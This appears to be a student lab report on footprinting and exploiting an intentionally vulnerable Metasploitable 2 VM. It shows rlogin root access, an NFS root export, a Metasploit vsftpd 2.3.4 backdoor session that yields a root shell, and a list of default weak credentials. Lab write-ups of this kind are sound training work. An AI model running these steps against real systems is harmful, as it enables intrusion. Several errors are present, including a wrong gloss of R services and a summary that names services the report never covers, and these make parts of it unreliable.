FootPrinting And Scanning on Metasploitable Server Ip

Scanning Report

Report On IP. 192.168.0.108

Date: 2021/12/04

CHARCHIT SUBEDI


CONTENT

INTRODUCTION

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.


GETTING STARTED

After the virtual machine boots, login to console with username msfadmin and password msfadmin. From the shell, run the ***ifconfig*** *command to identify the IP address.*



SERVICES

From our attack system (**Kali Linux**), we will identify the open network services on this virtual machine using the Nmap Security Scanner. The following command line will scan all TCP ports on the Metasploitable 2 instance:



Nearly every one of these listening services provides a remote entry point into the system. In the next section, we will walk through some of these vectors.

UNIX BASICS

TCP ports 512, 513, and 514 are known as "r" services,**(R Services is a feature in SQL Server 2016 that gives the ability to run R scripts with relational data.)** and have been misconfigured to allow remote access from any host . To take advantage of this, make sure the "rsh-client" client is installed (on kali linux), and run the following command as your local root user. If you are prompted for an SSH key, this means the

rsh-client tools have not been installed and Linux is defaulting to using SSH.

```
┌──(root💀kali)-[/home/saugat]
└─# rlogin -l root 192.168.0.108
Last login: Sat Dec  4 21:50:21 EST 2021 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# |
```

This is about as easy as it gets. The next service we should look at is the Network File System (NFS). NFS can be identified by probing port 2049 directly or asking the portmapper for a list of services. You will need the rpcbind and nfs-common linux packages to follow along. The example below using **rpcinfo** to identify NFS and **showmount -e** to determine the root of the file system is being exported.


```
┌──(root💀kali)-[/home/saugat]
└─# rpcinfo -p 192.168.0.108
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  53471  status
    100024    1   tcp  54799  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  46576  nlockmgr
    100021    3   udp  46576  nlockmgr
    100021    4   udp  46576  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  34156  nlockmgr
    100021    3   tcp  34156  nlockmgr
    100021    4   tcp  34156  nlockmgr
    100005    1   udp  38257  mountd
    100005    1   tcp  50982  mountd
    100005    2   udp  38257  mountd
    100005    2   tcp  50982  mountd
    100005    3   udp  38257  mountd
    100005    3   tcp  50982  mountd

┌──(root💀kali)-[/home/saugat]
└─# showmount -e 192.168.0.108
Export list for 192.168.0.108:
/ *
```


In the above report we have found port number , Service and proto , using Nmap but not able to find the correct bugs, so we will try more command of n-map and try to find exploitable bug in our kali machine.

In the above figure , we have scanned the ip of metasploitable and found the open service ftp with their version (**vsftpd 2.3.4**) which allows anonymous login . In the above scanning service we have found the MAC Address of machine where metasploitable is install .in the above picture the Nmap has shown the version of OS which is (**Linux 2.6.9 – 2.6.33**) .now let,s exploit the vsftpd 2.3.4.

First *we should have to go to internet browser and go to the following link (https://www.exploit-db.com/) . and in the search option as shown in the picture we should have to paste the name of bug and hit enter . it will show all the available bug.*



Now click on ***metasploit*** *and collect the important information.*



Now open terminal and type msfconsole and search vsftpd as per the version .

```
       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Ex
ecution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

```
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N]   y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Now Set RHOSTS (Target IP Address)

```
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Ex
ecution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > exploit/unix/ftp/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N]   y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.108
RHOST => 192.168.0.108
```

For confirmation type info and then type run.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.0.108    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                     ki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.108:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.103:42403 -> 192.168.0.108:6200 ) at 2021-12-05 21:12:05 +0545
```

You got shell.

For validation purpose type below command “whoami” and “hostname”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.108:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.108:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.103:42403 -> 192.168.0.108:6200 ) at 2021-12-05 21:12:05 +0545

whoami
root
hostname
metasploitable
```

Now the attack is performed and we have understand what is the service and how this work.we have anonymous logged in to the metasploitable server by exploiting the vsftpd 2.3.4. bug .

WEAK PASSWORDS


In additional to the more open backdoors and misconfigurations, Metasploitable 2 has terrible password security for both system and database server accounts. The primary administrative user msfadmin has a password matching the username. By discovering the list of users on this system, either by using another weakness to capture the password file,the following weak system accounts are configured on the system.

Account Name	*Password*
Msfadmin	*Msfadmin*
User	*User*
Postgres	*Postgres*
Sys	*Batman*
Klog	*123456789*
Service	*Service*

In addition to these system-level accounts, the PostgreSQL service can be accessed with username postgres and password postgres, while the MySQL service is open to username root with an empty password. The VNC service provides remote desktop access using the password password.

Metasploitable 2 has intentionally vulnerable web applications pre-installed. The web server starts automatically when Metasploitable 2 is booted. To access the web applications, open a web browser and enter the URL http://<IP> where <IP> is the IP address of Metasploitable 2.

In this example, Metasploitable 2 is running at IP 192.168.0.108 Browsing to http://192.168.0.108/ shows the web application home page.



To access a particular web application, click on one of the links provided.click on the following link provided in the website. The common given links to exploit metasploitable2 are -:

- **Twiki**
- **phpMyAdmin**
- **Mutillidae**
- **DVWA**
- **WebDAV**

1. MUTILLIDAE

The Mutillidae web application (NOWASP (Mutillidae)) contains all of the vulnerabilities from the OWASP Top Ten plus a number of other vulnerabilities such as HTML-5 web storage, forms caching, and click-jacking. Inspired by DVWA, Mutillidae allows the user to change the "Security Level" from 0 (completely insecure) to 5 (secure). Additionally three levels of hints are provided ranging from "Level 0 - I try harder" (no hints) to "Level 2 - noob" (Maximum hints). If the application is damaged by user injections and hacks, clicking the "Reset DB" button resets the application to its original state.

The Mutillidae application contains at least the following vulnerabilities on these respective pages:

Page	Vulnerabilities
add-to-your-blog.php	SQL Injection on blog entry SQL Injection on logged in user name Cross site scripting on blog entry Cross site scripting on logged in user name Log injection on logged in user name CSRF JavaScript validation bypass XSS in the form title via logged in username


	The show-hints cookie can be changed by user to enable hints even though they are not supposed to show in secure mode
arbitrary-file-inclusion.php	System file compromise Load any page from any site
browser-info.php	XSS via referer HTTP header JS Injection via referer HTTP header XSS via user-agent string HTTP header
capture-data.php	XSS via any GET, POST, or Cookie
captured-data.php	XSS via any GET, POST, or Cookie
config.inc*	Contains unencrytped database credentials
credits.php	Unvalidated Redirects and Forwards
dns-lookup.php	Cross site scripting on the host/ip field O/S Command injection on the host/ip field This page writes to the log. SQLi and XSS on the log are possible GET for POST is possible because only reading POSTed variables is not enforced.
footer.php*	Cross site scripting via the HTTP_USER_AGENT HTTP header.
framing.php	Click-jacking
index.php*	You can XSS the hints-enabled output in the menu because it takes input from the hints-enabled cookie value. You can SQL injection the UID cookie value because it is used to do a lookup You can change your rank to admin by altering the UID value HTTP Response Splitting via the logged in user name because it is used to create an HTTP Header This page is responsible for cache-control but fails to do so This page allows the X-Powered-By HTTP header HTML comments There are secret pages that if browsed to will redirect user to the phpinfo.php page. This can be done via brute forcing

2. DVWA

From the DVWA home page: "Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.".

DEFAULT USERNAME - ADMIN

DEFAULT PASSWORD – PASSWORD



SUMMARY

So far our vulnerability assessment discovered a lot of vulnerabilities on the Metasploitable 2 machine for only 2 services using different techniques. Both the unreal ircd and proftpd services contain backdoors which can be easily exploited both manual and with Metasploit. We've also looked at the Open-Vas automatic vulnerability scanner and noticed a lot of severe vulnerabilities. In the next tutorial we will be exploiting the discovered vulnerabilities both manual and with Metasploit.